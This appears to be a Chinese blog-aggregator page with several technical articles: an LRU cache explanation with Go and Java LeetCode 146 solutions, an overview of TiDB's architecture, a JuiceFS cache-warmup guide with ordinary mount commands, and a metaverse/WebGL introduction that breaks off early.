1 LRU 缓存介绍 LRU 算法全称是最近最少使用算法(Least Recently Use),是一种简单的缓存策略。顾名思义,LRU 算法会选出最近最少使用的数据进行淘汰。 那么什么是缓存呢?缓存专业点可以叫一种提高数据读取性能的技术,可以有效解决存储器性能和容量的矛盾,是一种空间换时间的设计思想,比如我们常见的内存是硬盘的缓存,Cache 是内存的缓存,浏览器本地存储是网络访问的缓存...... LRU 有许多应用场景,例如: 操作系统底层的内存管理。 缓存服务,例如 Redis,当数据满的时候就要淘汰掉长期不使用的 key,在 Redis 中用了一个类似的 LRU 算法,而不是严格的 LRU 算法。 MySQL 的 Buffer Pool,也就是缓冲池,它的目的是为了减少磁盘 IO。它是一块连续的内存,当 Buffer Pool 满的时候就要淘汰很久没有被访问过的页。 2 Leetcode 真题 146. LRU 缓存 [1],请你设计并实现一个满足 LRU (最近最少使用) 缓存约束的数据结构。 实现 LRUCache 类: LRUCache(int capacity) 以正整数作为容量capacity 初始化 LRU 缓存。 int get(int key) 如果关键字 key 存在于缓存中,则返回关键字的值,否则返回 -1 。 void put(int key, int value)如果关键字key 已经存在,则变更其数据值value ;如果不存在,则向缓存中插入该组key-value 。如果插入操作导致关键字数量超过capacity ,则应该逐出最久未使用的关键字。 函数 get 和 put 必须以 O(1) 的平均时间复杂度运行。 示例: 输入 ["LRUCache", "put", "put", "get", "put", "get", "put", "get", "get", "get"] [[2], [1, 1], [2, 2], [1], [3, 3], [2], [4, 4], [1], [3], [4]] 输出 [null, null, null, 1, null, -1, null, -1, 3, 4] 解释 LRUCache lRUCache = new LRUCache(2); lRUCache.put(1, 1); // 缓存是 {1=1} lRUCache.put(2, 2); // 缓存是 {1=1, 2=2} lRUCache.get(1); // 返回 1 lRUCache.put(3, 3); // 该操作会使得关键字 2 作废,缓存是 {1=1, 3=3} lRUCache.get(2); // 返回 -1 (未找到) lRUCache.put(4, 4); // 该操作会使得关键字 1 作废,缓存是 {4=4, 3=3} lRUCache.get(1); // 返回 -1 (未找到) lRUCache.get(3); // 返回 3 lRUCache.get(4); // 返回 4 3 题目分析 1.首先,题目中提到函数 get 和 put 必须以 O(1) 的平均时间复杂度运行,很自然地我们可以想到应该使用哈希表。 2.其次,当访问数据结构中的某个 key 时,需要将这个 key 更新为最近使用;另外如果 capacity 已满,需要删除访问时间最早的那条数据。这要求数据是有序的,并且可以支持在任意位置快速插入和删除元素,链表可以满足这个要求。 3.结合 1,2 两点来看,我们可以采用哈希表 + 链表的结构实现 LRU 缓存。 如上图所示,就是哈希表 + 链表实现的 LRU 缓存数据结构,有以下几个问题解释一下: 1.为什么这里要使用双向链表,而不是单向链表? 我们在找到了节点,需要删除节点的时候,如果使用单向链表的话,后驱节点的指针是直接能拿到的,但是这里要求时间复杂度是 O(1),要能够直接获取到前驱节点的指针,那么只能使用双向链表。 2.哈希表里面已经保存了 key ,那么链表中为什么还要存储 key 和 value 呢,只存入 value 不就行了? 当我们删除节点的时候,除了需要删除链表中的节点,还需要删除哈希表中的节点。删除哈希表中的节点需要知道 key,所以在链表的节点中需要存储 key 和 value,当删除链表节点时拿到 key,再根据 key 到哈希表中删除节点。 3.虚拟头节点和虚拟尾节点有什么用? 虚拟节点在链表中被广泛应用,又称为哨兵节点,通常不保存任何数据。使用虚拟节点我们可以统一处理链表中所有节点的插入删除操作,而不用考虑头尾两个节点的特殊情况。 4 代码实现 4.1 Golang package main import "fmt" // LRU 数据结构 type LRUCache struct { capacity int // 容量 size int // 已使用空间 head, tail *DLinkedNode // 头节点,尾节点 cache map[int]*DLinkedNode // 哈希表 } // 双向链表数据结构 type DLinkedNode struct { key, value int prev, next *DLinkedNode // 前指针,后指针 } // 创建一个新的节点 func initDLinkedNode(key, value int) *DLinkedNode { return &DLinkedNode{ key: key, value: value, } } // 初始化 LRU 结构 func Constructor(capacity int) LRUCache { l := LRUCache{ cache: map[int]*DLinkedNode{}, // 哈希表 head: initDLinkedNode(0, 0), // 虚拟头节点 tail: initDLinkedNode(0, 0), // 虚拟尾节点 capacity: capacity, // 容量 } // 虚拟头节点和虚拟尾节点互连 l.head.next = l.tail l.tail.prev = l.head return l } // 获取元素 func (this *LRUCache) Get(key int) int { // 如果没有在哈希表中找到 key if _, ok := this.cache[key]; !ok { return -1 } // 如果 key 存在,先通过哈希表定位,再移到头部 node := this.cache[key] this.moveToHead(node) return node.value } // 插入元素 func (this *LRUCache) Put(key int, value int) { // 先去哈希表中查询 // 如果 key 不存在,创建一个新的节点 if node, ok := this.cache[key]; !ok { newNode := initDLinkedNode(key, value) // 如果达到容量限制,链表删除尾部节点,哈希表删除元素 this.size++ if this.size > this.capacity { // 得到删除的节点 removed := this.removeTail() // 根据得到的 key 删除哈希表中的元素 delete(this.cache, removed.key) // 减少已使用容量 this.size-- } // 插入哈希表 this.cache[key] = newNode // 插入链表 this.addToHead(newNode) } else { // 如果 key 存在,先通过哈希表定位,再修改 value,并移到头部 node.value = value this.moveToHead(node) } } // 将节点添加到头部 func (this *LRUCache) addToHead(node *DLinkedNode) { // 新节点指向前后节点 node.prev = this.head node.next = this.head.next // 前后节点指向新节点 this.head.next.prev = node this.head.next = node } // 删除该节点 func (this *LRUCache) removeNode(node *DLinkedNode) { // 修改该节点前后节点的指针,不再指向该节点 node.next.prev = node.prev node.prev.next = node.next } // 移动到头部,也就是当前位置删除,再添加到头部 func (this *LRUCache) moveToHead(node *DLinkedNode) { this.removeNode(node) this.addToHead(node) } // 移除尾部节点,淘汰最久未使用的 func (this *LRUCache) removeTail() *DLinkedNode { node := this.tail.prev // 虚拟尾节点的上一个才是真正的尾节点 this.removeNode(node) return node } // 打印链表(解题不需要此方法,只是为了显示效果) func (this *LRUCache) printDLinkedNode() { p := this.head for p != nil { fmt.Printf("key: %d, value: %d\n", p.key, p.value) p = p.next } } func main() { lru := Constructor(3) fmt.Println("=========================== 插入 3 个节点 ===========================") lru.Put(1, 100) lru.Put(2, 200) lru.Put(3, 300) fmt.Println("=========================== 打印当前链表 ===========================") lru.printDLinkedNode() fmt.Println("=========================== 插入第 4 个节点,LRU 缓存淘汰尾部节点 ===========================") lru.Put(4, 400) lru.printDLinkedNode() fmt.Println("=========================== 获取 key2 节点,更新 LRU 缓存,将会移动至链表头部 ===========================") lru.Get(2) lru.printDLinkedNode() } 4.2 Java import java.util.HashMap; import java.util.Map; public class LRUCache { // 双向链表 class DLinkedNode { int key; int value; DLinkedNode prev; DLinkedNode next; public DLinkedNode() { } public DLinkedNode(int key, int value) { this.key = key; this.value = value; } } // 哈希表 private Map<Integer, DLinkedNode> cache = new HashMap<>(); // 已使用空间 private int size; // 容量 private int capacity; // 头节点,尾节点 private DLinkedNode head, tail; public LRUCache(int capacity) { this.size = 0; this.capacity = capacity; // 使用虚拟头部和虚拟尾部节点 head = new DLinkedNode(); tail = new DLinkedNode(); // 虚拟头节点和虚拟尾节点互连 head.next = tail; tail.prev = head; } // 获取元素 public int get(int key) { DLinkedNode node = cache.get(key); // 如果没有在哈希表中找到 key if (node == null) { return -1; } // 如果 key 存在,先通过哈希表定位,再移到头部 moveToHead(node); return node.value; } // 插入元素 public void put(int key, int value) { DLinkedNode node = cache.get(key); if (node == null) { // 如果 key 不存在,创建一个新的节点 DLinkedNode newNode = new DLinkedNode(key, value); // 如果达到容量限制,链表删除尾部节点,哈希表删除元素 size++; if (size > capacity) { // 得到删除的节点 DLinkedNode removed = removeTail(); // 根据得到的 key 删除哈希表中的元素 cache.remove(removed.key); // 减少已使用容量 size--; } // 插入哈希表 cache.put(key, newNode); // 添加至双链表的头部 addToHead(newNode); } else { // 如果 key 存在,先通过哈希表定位,再修改 value,并移到头部 node.value = value; moveToHead(node); } } // 将节点添加到链表头部 private void addToHead(DLinkedNode node) { // 新节点指向前后节点 node.prev = head; node.next = head.next; // 前后节点指向新节点 head.next.prev = node; head.next = node; } // 删除节点 private void removeNode(DLinkedNode node) { // 修改该节点前后节点的指针,不再指向该节点 node.prev.next = node.next; node.next.prev = node.prev; } // 移动到头部,也就是当前位置删除,再添加到头部 private void moveToHead(DLinkedNode node) { removeNode(node); addToHead(node); } // 移除尾部节点,淘汰最久未使用的 private DLinkedNode removeTail() { DLinkedNode res = tail.prev; // 虚拟尾节点,prev 才是此时真正的尾节点 removeNode(res); return res; } // 打印链表(解题不需要此方法,只是为了显示效果) private void printDLinkedNode() { DLinkedNode p = this.head; while (p != null) { System.out.printf("key: %d, value: %d\n", p.key, p.value); p = p.next; } } public static void main(String[] args) { LRUCache lru = new LRUCache(3); System.out.println("=========================== 插入 3 个节点 ==========================="); lru.put(1, 100); lru.put(2, 200); lru.put(3, 300); System.out.println("=========================== 打印当前链表 ==========================="); lru.printDLinkedNode(); System.out.println("=========================== 插入第 4 个节点,LRU 缓存淘汰尾部节点 key1 ==========================="); lru.put(4, 400); lru.printDLinkedNode(); System.out.println("=========================== 获取 key2 的节点,更新 LRU 缓存,将会移动至链表头部 ==========================="); lru.get(2); lru.printDLinkedNode(); } } 4.3 运行结果 代码运行的返回结果如下,其中头尾两个 key=0, value=0 的节点是虚拟节点,请忽略。 =========================== 插入 3 个节点 =========================== =========================== 打印当前链表 =========================== key: 0, value: 0 key: 3, value: 300 key: 2, value: 200 key: 1, value: 100 key: 0, value: 0 =========================== 插入第 4 个节点,LRU 缓存淘汰尾部节点 =========================== key: 0, value: 0 key: 4, value: 400 key: 3, value: 300 key: 2, value: 200 key: 0, value: 0 =========================== 获取 key2 节点,更新 LRU 缓存,将会移动至链表头部 =========================== key: 0, value: 0 key: 2, value: 200 key: 4, value: 400 key: 3, value: 300 key: 0, value: 0 5 测试案例示意图 第 1 步:初始化数据结构。 第 2 步:插入节点 key1。 第 3 步:插入节点 key2。 此时 key2 插入到链表头部。 第 4 步:插入节点 key3。 此时 key3 插入到链表头部。 第 5 步:插入节点 key4。当前 capacity 容量达到上限(3),分为 2 步: 使用 removeTail() 方法删除链表尾部的节点 key1,从 removeTail() 方法的返回值得到 node,再根据 node.key 得到 key1,然后去哈希表删除节点 key1。 然后插入节点 key4,此时 key4 在链表头部。 第 6 步:读取 key2 的值,将 key2 移动到链表头部。 6 参考资料 [1] 146. LRU 缓存: https://leetcode.cn/problems/lru-cache/ [2] 以Leetcode第146题为例学习LRU缓存算法: https://mp.weixin.qq.com/s/nI-rp3zTtei3TFIoBDcr5Q [3] 从leetcode真题讲解手写LRU算法: http://www.xiaojieboshi.com/%E6%95%B0%E6%8D%AE%E7%BB%93%E6%9E%84/%E4%BB%8Eleetcode%E7%9C%9F%E9%A2%98%E8%AE%B2%E8%A7%A3%E6%89%8B%E5%86%99LRU%E7%AE%97%E6%B3%95.html#%E5%89%8D%E8%A8%80 [4] LRU缓存机制: https://leetcode.cn/problems/lru-cache/solution/lruhuan-cun-ji-zhi-by-leetcode-solution/ [5] Java集合系列之LinkedHashMap: https://juejin.cn/post/6844903544152129550 [6] LinkedHashMap基本原理和用法&使用实现简单缓存: https://www.cnblogs.com/myseries/p/10774487.html [7] LRU算法及其优化策略——算法篇: https://juejin.cn/post/6844904049263771662#heading-3 7 欢迎关注

优秀的个人博客,低调大师

每日一博 | 简单了解 TiDB 架构

一、前言 大家如果看过我之前发过的文章就知道,我写过很多篇关于 MySQL 的文章,从我的 Github 汇总仓库 中可以看出来: 可能还不是很全,算是对 MySQL 有一个浅显但较为全面的理解。之前跟朋友聊天也会聊到,基于现有的微服务架构,绝大多数的性能瓶颈都不在服务,因为我们的服务是可以横向扩展的。 在很多的 case 下,这个瓶颈就是「数据库」。例如,我们为了减轻 MySQL 的负担,会引入消息队列来对流量进行削峰;再例如会引入 Redis 来缓存一些不太常变的数据,来减少对 MySQL 的请求。 另一方面,如果业务往 MySQL 中灌入了海量的数据,不做优化的话,会影响 MySQL 的性能。而对于这种情况,就需要进行分库分表,落地起来还是较为麻烦的。 聊着聊着,就聊到了分布式数据库。其对数据的存储方式就类似于 Redis Cluster 这种,不管你给我灌多少的数据,理论上我都能够吞下去。这样一来也不用担心后期数据量大了需要进行分库分表。 刚好,之前闲逛的时候看到了 PingCAP 的 TiDB,正好就来聊一聊。 二、正文 由于是简单了解,所以更多的侧重点在存储 1.TiDB Server 还是从一个黑盒子讲起,在没有了解之前,我们对 TiDB 的认识就是,我们往里面丢数据,TiDB 负责存储数据。并且由于是分布式的,所以理论上只要存储资源够,多大的数据都能够存下。 我们知道,TiDB 支持 MySQL,或者说兼容大多数 MySQL 的语法。那我们就还是拿一个 Insert 语句来当作切入点,探索数据在 TiDB 中到底是如何存储的。 首先要执行语句,必然要先建立连接。 在 MySQL 中,负责处理客户端连接的是 MySQL Server,在 TiDB 中也有同样的角色 —— TiDB Server,虽角色类似,但两者有着很多的不同。 TiDB Server 对外暴露 MySQL 协议,负责 SQL 的解析、优化,并最终生成分布式执行计划,MySQL 的 Server 层也会涉及到 SQL 的解析、优化,但与 MySQL 最大的不同在于,TiDB Server 是无状态的。 而 MySQL Server 由于和底层存储引擎的耦合部署在同一个节点,并且在内存中缓存了页的数据,是有状态的。 这里其实可以简单的把两者理解为,TiDB 是无状态的可横向扩展的服务。而 MySQL 则是在内存中缓存了业务数据、无法横向扩展的单体服务。 而由于 TiDB Server 的无状态特性,在生产中可以启动多个实例,并通过负载均衡的策略来对外提供统一服务。 实际情况下,TiDB 的存储节点是单独、分布式部署的,这里只是为了方便理解 TiDB Server 的横向扩展特性,不用纠结,后面会聊到存储 总结下来,TiDB Server 只干一件事:负责解析 SQL,将实际的数据操作转发给存储节点。 2.TiKV 我们知道,对于 MySQL,其存储引擎(绝大多数情况)是 InnoDB,其存储采用的数据结构是 B+ 树,最终以 .ibd 文件的形式存储在磁盘上。那 TiDB 呢? TiDB 的存储是由 TiKV 来负责的,这是一个分布式、支持事务的 KV 存储引擎。说到底,它就是个 KV 存储引擎。 用大白话说,这就是个巨大的、有序的 Map。但说到 KV 存储,很多人可能会联想到 Redis,数据大多数时候是放在内存,就算是 Redis,也会有像 RDB 和 AOF 这样的持久化方式。那 TiKV 作为一个分布式的数据库,也不例外。它采用 RocksDB 引擎来实现持久化,具体的数据落地由其全权负责。 RocksDB 是由 Facebook 开源的、用 C++ 实现的单机 KV 存储引擎。 3.索引数据 直接拿官网的例子给大家看看,话说 TiDB 中有这样的一张表: 然后表里有三行数据: 这三行数据,每一行都会被映射成为一个键值对: 其中,Key 中的 t10 代表 ID 为 10 的表,r1 代表 RowID 为 1 的行,由于我们建表时制定了主键,所以 RowID 就为主键的值。Value 就是该行除了主键之外的其他字段的值,上图表示的就是主键索引。 那如果是非聚簇索引(二级索引)呢?就比如索引 idxAge,建表语句里对 Age 这一列建立了二级索引: i1 代表 ID 为 1 的索引,即当前这个二级索引,10、20、30 则是索引列 Age 的值,最后的 1、2、3 则是对应的行的主键 ID。从建索引的语句部分可以看出来,idxAge 是个普通的二级索引,不是唯一索引。所以索引中允许存在多个 Age 为 30 的列。 但如果我们是唯一索引呢? 只拿表 ID、索引 ID 和索引值来组成 Key,这样一来如果再次插入 Age 为 30 的数据,TiKV 就会发现该 Key 已经存在了,就能做到唯一键检测。 4.存储细节 知道了列数据是如何映射成 Map 的,我们就可以继续了解存储相关的细节了。 从图中,我们可以看出个问题:如果某个 TiKV 节点挂了,那么该节点上的所有数据是不是都没了? 当然不是的,TiDB 可以是一款金融级高可用的分布式关系型数据库,怎么可能会让这种事发生。 TiKV 在存储数据时,会将同一份数据想办法存储到多个 TiKV 节点上,并且使用 Raft 协议来保证同一份数据在多个 TiKV 节点上的数据一致性。 上图为了方便理解,进行了简化。实际上一个 TiKV 中有存在 2 个 RocksDB。一个用于存储 Raft Log,通常叫 RaftDB,而另一个用于存储用户数据,通常叫 KVDB。 简单来说,就是会选择其中一份数据作为 Leader 对外提供读、写服务,其余的作为 Follower 仅仅只同步 Leader 的数据。当 Leader 挂掉之后,可以自动的进行故障转移,从 Follower 中重新选举新的 Leader 出来。 看到这,是不是觉得跟 Kafka 有那么点神似了。Kafka 中一个 Topic 是逻辑概念,实际上会分成多个 Partition,分散到多个 Broker 上,并且会选举一个 Leader Partition 对外提供服务,当 Leader Partition 出现故障时,会从 Follower Partiiton 中重新再选举一个 Leader 出来。 那么,Kafka 中选举、提供服务的单位是 Partition,TiDB 中的是什么呢? 5.Region 答案是 Region。刚刚讲过,TiKV 可以理解为一个巨大的 Map,而 Map 中某一段连续的 Key 就是一个 Region。不同的 Region 会保存在不同的 TiKV 上。 一个 Region 有多个副本,每个副本也叫 Replica,多个 Replica 组成了一个 Raft Group。按照上面介绍的逻辑,某个 Replica 会被选作 Leader,其余 Replica 作为 Follower。 并且,在数据写入时,TiDB 会尽量保证 Region 不会超过一定的大小,目前这个值是 96M。当然,还是可能会超过这个大小限制。 每个 Region 都可以用 [startKey, endKey) 这样一个左闭右开的区间来表示。 但不可能让它无限增长是吧?所以 TiDB 做了一个最大值的限制,当 Region 的大小超过144M(默认) 后,TiKV 会将其分裂成两个或更多个 Region,以保证数据在各个 Region 中的均匀分布;同理,当某个 Region 由于短时间删除了大量的数据之后,会变的比其他 Region 小很多,TiKV 会将比较小的两个相邻的 Region 合并。 大致的存储机制、高可用机制上面已经简单介绍了。 但其实上面还遗留一了比较大的问题。大家可以结合上面的图思考,一条查询语句过来,TiDB Server 解析了之后,它是怎么知道自己要找的数据在哪个 Region 里?这个 Region 又在哪个 TiKV 上? 难道要遍历所有的 TiKV 节点?用脚想想都不可能这么完。刚刚讲到多副本,除了要知道提供读、写服务的 Leader Replica 所在的 TiKV,还需要知道其余的 Follower Replica 都分别在哪个实例等等。 6.PD 这就需要引入 PD 了,有了 PD 「存储相关的细节」那幅图就会变成这样: PD 是个啥?其全名叫 Placement Driver,用于管理整个集群的元数据,你可以把它当成是整个集群的控制节点也行。PD 集群本身也支持高可用,至少由 3 个节点组成。举个对等的例子应该就好理解了,你可以把 PD 大概理解成 Zookeeper,或者 RocketMQ 里的 NameServer。Zookeeper 不必多说,NameServer 是负责管理整个 RocketMQ 集群的元数据的组件。 担心大家杠,所以特意把大概两个字加粗了。因为 PD 不仅仅负责元数据管理,还担任根据数据分布状态进行合理调度的工作。 这个根据数据状态进行调度,具体是指啥呢? 7.调度 举个例子,假设每个 Raft Group 需要始终保持 3 个副本,那么当某个 Raft Group 的 Replica 由于网络、机器实例等原因不可用了,Replica 数量下降到了 1 个,此时 PD 检测到了就会进行调度,选择适当的机器补充 Replica;Replica 补充完后,掉线的又恢复了就会导致 Raft Group 数量多于预期,此时 PD 会合理的删除掉多余的副本。 一句话概括上面描述的特性:PD 会让任何时候集群内的 Raft Group 副本数量保持预期值。 这个可以参考 Kubernetes 里的 Replica Set 概念,我理解是很类似的。 或者,当 TiDB 集群进行存储扩容,向存储集群新增 TiKV 节点时,PD 会将其他 TiKV 节点上的 Region 迁移到新增的节点上来。 或者,Leader Replica 挂了,PD 会从 Raft Group 的 Replica 中选举出一个新的 Leader。 再比如,热点 Region 的情况,并不是所有的 Region 都会被频繁的访问到,PD 就需要对这些热点 Region 进行负载均衡的调度。 总结一下 PD 的调度行为会发现,就 3 个操作: 增加一个 Replica 删除一个 Replica 将 Leader 角色在一个 Raft Group 的不同副本之间迁移 了解完了调度的操作,我们再整体的理解一下调度的需求,这点 TiDB 的官网有很好的总结,我把它们整理成脑图供大家参考: 大多数点都还好,只是可能会对「控制负载均衡的速度」有点问题。因为 TiDB 集群在进行负载均衡时,会进行 Region 的迁移,可以理解为跟 Redis 的 Rehash 比较耗时是类似的问题,可能会影响线上的服务。 8.心跳 PD 而要做到调度这些决策,必然需要掌控整个集群的相关数据,比如现在有多少个 TiKV?多少个 Raft Group?每个 Raft Group 的 Leader 在哪里等等,这些其实都是通过心跳机制来收集的。 在 NameServer 中,所有的 RocketMQ Broker 都会将自己注册到 NameServer 中,并且定时发送心跳,Broker 中保存的相关数据也会随心跳一起发送到 NameServer 中,以此来更新集群的元数据。 PD 和 TiKV 也是类似的操作,TiKV 中有两个组件会和 PD 交互,分别是: Raft Group 的 Leader Replica TiKV 节点本身 PD 通过心跳来收集数据,更新维护整个集群的元数据,并且在心跳返回时,将对应的「调度指令」返回。 值得注意的是,上图中每个 TiKV 中 Raft 只连了一条线,实际上一个 TiKV 节点上可能会有多个 Raft Group 的 Leader Store(即 TiKV 节点本身)心跳会带上当前节点存储的相关数据,例如磁盘的使用状况、Region 的数量等等。通过上报的数据,PD 会维护、更新 TiKV 的状态,PD 用 5 种状态来标识 TiKV 的存储,分别是: Up:这个懂的都懂,不懂的解释了也不懂(手动 doge) Disconnect:超过 20 秒没有心跳,就会变成该状态 Down:Disconnect 了 max-store-down-time 的值之后,就会变成 Down,默认 30 分钟。此时 PD 会在其他 Up 的 TiKV 上补足 Down 掉的节点上的 Region Offline:通过 PD Control 进行手动下线操作,该 Store 会变为 Offline 状态。PD 会将该节点上所有的 Region 搬迁到其他 Store 上去。当所有的 Region 迁移完成后,就会变成 Tomstone 状态 Tombstone:表示已经凉透了,可以安全的清理掉了。 其官网的图已经画的很好了,就不再重新画了,以下状态机来源于 TiDB 官网: image-20220420210115414 Raft Leader 则更多的是上报当前某个 Region 的状态,比如当前 Leader 的位置、Followers Region 的数量、掉线 Follower 的个数、读写速度等,这样 TiDB Server 层在解析的时候才知道对应的 Leader Region 的位置。 欢迎微信搜索关注【SH的全栈笔记】,如果你觉得这篇文章对你有帮助,还麻烦点个赞,关个注,分个享,留个言。

优秀的个人博客,低调大师

每日一博 | JuiceFS 缓存预热详解

缓存预热是一个比较常见的概念,相信很多小伙伴都有所了解。对于 JuiceFS 来说,缓存预热就是将需要操作的数据预先从对象存储拉取到本地,从而获得与使用本地存储类似的性能表现。 缓存预热 JuiceFS 缓存预热是一种主动缓存手段,它可以将高频使用的数据预先缓存到本地,从而提升文件的读写效率。 使用 warmup 子命令预热缓存: juicefs warmup [command options] [PATH ...] 可用选项: --file 或 -f:通过文件批量指定预热路径 --threads 或 -p:并发线程,默认 50 个线程。 --background 或 -b:后台运行 只能预热已经挂载的文件系统中的文件,即预热的路径必须在本地挂载点上。 预热一个目录 例如,将文件系统挂载点中的 dataset-1 目录缓存到本地: juicefs warmup /mnt/jfs/dataset-1 预热多个目录或文件 当需要同时预热多个目录或文件的缓存时,可以将所有路径写入一个文本文件。例如,创建一个名为 warm.txt 的文本文件,每行一个挂载点中的路径: /mnt/jfs/dataset-1 /mnt/jfs/dataset-2 /mnt/jfs/pics 通过文件批量指定预热路径: juicefs warmup -f warm.txt 缓存位置 取决于操作系统,JuiceFS 的默认缓存路径如下: Linux:/var/jfsCache macOS:$HOME/.juicefs/cache Windows:%USERPROFILE%\.juicefs\cache 对于 Linux 系统,要注意默认缓存路径要求管理员权限,普通用户需要有权使用 sudo 才能设置成功,例如: sudo juicefs mount redis://127.0.0.1:6379/1 /mnt/myjfs 另外,可以在挂载文件系统时通过 --cache-dir 选项设置在当前系统可以访问的任何存储路径上。对于没有访问 /var 目录权限的普通用户,可以把缓存设置在用户的 HOME 目录中,例如: juicefs mount --cache-dir ~/jfscache redis://127.0.0.1:6379/1 /mnt/myjfs 将缓存设置在速度更快的 SSD 磁盘可以有效提升性能。 内存盘 如果对文件的读性能有更高要求,可以把缓存设置在内存盘上。对于 Linux 系统,通过 df 命令查看 tmpfs 类型的文件系统: $ df -Th | grep tmpfs 文件系统 类型 容量 已用 可用 已用% 挂载点 tmpfs tmpfs 362M 2.0M 360M 1% /run tmpfs tmpfs 3.8G 0 3.8G 0% /dev/shm tmpfs tmpfs 5.0M 4.0K 5.0M 1% /run/lock 其中 /dev/shm 是典型的内存盘,可以作为 JuiceFS 的缓存路径使用,它的容量一般是内存的一半,可以根据需要手动调整容量,例如,将缓存盘的容量调整为 32GB: sudo mount -o size=32000M -o remount /dev/shm 然后使用该路径作为缓存,挂载文件系统: juicefs mount --cache-dir /dev/shm/jfscache redis://127.0.0.1:6379/1 /mnt/myjfs 共享目录 SMB、NFS 等共享目录也可以用作 JuiceFS 的缓存,对于局域网有多个设备挂载了相同 JuiceFS 文件系统的情况,将局域网中的共享目录作为缓存路径,可以有效缓解多个设备重复预热缓存的带宽压力。 以 SMB/CIFS 共享为例,使用 cifs-utils 包提供的工具挂载局域网中的共享目录: sudo mount.cifs //192.168.1.18/public /mnt/jfscache 将共享目录作为 JuiceFS 缓存: sudo juicefs mount --cache-dir /mnt/jfscache redis://127.0.0.1:6379/1 /mnt/myjfs 多缓存目录 JuiceFS 支持同时设置多个缓存目录,从而解决缓存空间不足的问题,使用 : 分割多个路径,例如: sudo juicefs mount --cache-dir ~/jfscache:/mnt/jfscache:/dev/shm/jfscache redis://127.0.0.1:6379/1 /mnt/myjfs 设置了多个缓存路径时,客户端会采用 hash 策略向各个缓存路径中均匀地写入数据。 Tips 当设置了多个缓存目录时,--cache-size 选项表示所有缓存目录中的数据总大小。建议不同缓存目录的可用空间保持一致,否则可能造成不能充分利用某个缓存目录空间的情况。 例如 --cache-dir 为 /data1:/data2,其中 /data1 的可用空间为 1GiB,/data2 的可用空间为 2GiB,--cache-size 为 3GiB,--free-space-ratio 为 0.1。因为缓存的写入策略是均匀写入,所以分配给每个缓存目录的最大空间是 3GiB / 2 = 1.5GiB,会造成 /data2 目录的缓存空间最大为 1.5GiB,而不是 2GiB * 0.9 = 1.8GiB。 总结 本篇介绍了介绍如何使用 JuiceFS 缓存预热以及缓存位置的选择,该功能能够有效的增加集群的利用率,使得程序一开始运行就具有较好的 IO 读取速度,整体效率上升。 如有帮助的话欢迎关注我们项目 Juicedata/JuiceFS 哟! (0ᴗ0✿)

优秀的个人博客,低调大师

每日一博 | 元宇宙探索之路


前言— 元宇宙正在如火如荼地发展,大有引领未来潮流之势。对于我们这么专业的(web 前端)团队来说,元宇宙是一个大 (wan) 显 (quan) 身 (bu) 手 (dong) 的领域,因此团队在这方面投入了很多人力进行预研和总结,请随本文一起踏入元宇宙的神秘世界。 元宇宙与 3D— 元宇宙,或称为后设宇宙、形上宇宙、元界、魅他域、超感空间、虚空间,是一个聚焦于社交链接的 3D 虚拟世界之网络。关于元宇宙的讨论,主要是探讨一个持久化和去中心化的在线三维虚拟环境。此虚拟环境将可以通过虚拟现实眼镜、增强现实眼镜、手机、个人电脑和电子游戏机进入人造的虚拟世界。以上维基百科对于元宇宙的解释。 相信大家和我一样依然看得一头雾水。或许我们此时还是不明白何为元宇宙,但是由此引出了一个重要的概念—— 3D 虚拟世界。 3D 虚拟世界 这个词,可以拆分成 3 个单词来理解:3D、虚拟、世界。3D 即三维,是指在平面二维系中又加入了一个方向向量构成的空间系;虚拟即使用模型等技术构建的仿实物或伪实物;世界则是由很多虚拟物质构成的事物的总和,即一个个或大或小的虚拟场景。 在元宇宙发展的过程中,涉及到的模型设计制作、场景搭建,都离不开 3D 技术,可以说 3D 技术是元宇宙发展的基石。因此在元宇宙的探索之路上,迈出去的第一步也必然是 3D 技术研究。 3D 技术选型— 未入门即劝退的 WebGL WebGL 是一种 3D 绘图协议,也是一个 JavaScript API,可在任何兼容的 Web 浏览器中渲染高性能的交互式 3D 和 2D 图形,而无需使用插件。换句话说,WebGL 是在浏览器上运行 3D 效果的基础。 但是 WebGL 的入门门槛足够劝退大部分开发者。从最基本的着色器开始,还需要我们去学习图像处理、空间处理、矩阵运算、甚至是几何逻辑等。 我们团队的小伙伴做过一个 WebGL 分享,其中光是实现一个 WebGL 版本的 Hello World,就超过了四十余行代码,更别说代码里需要涉及的概念: 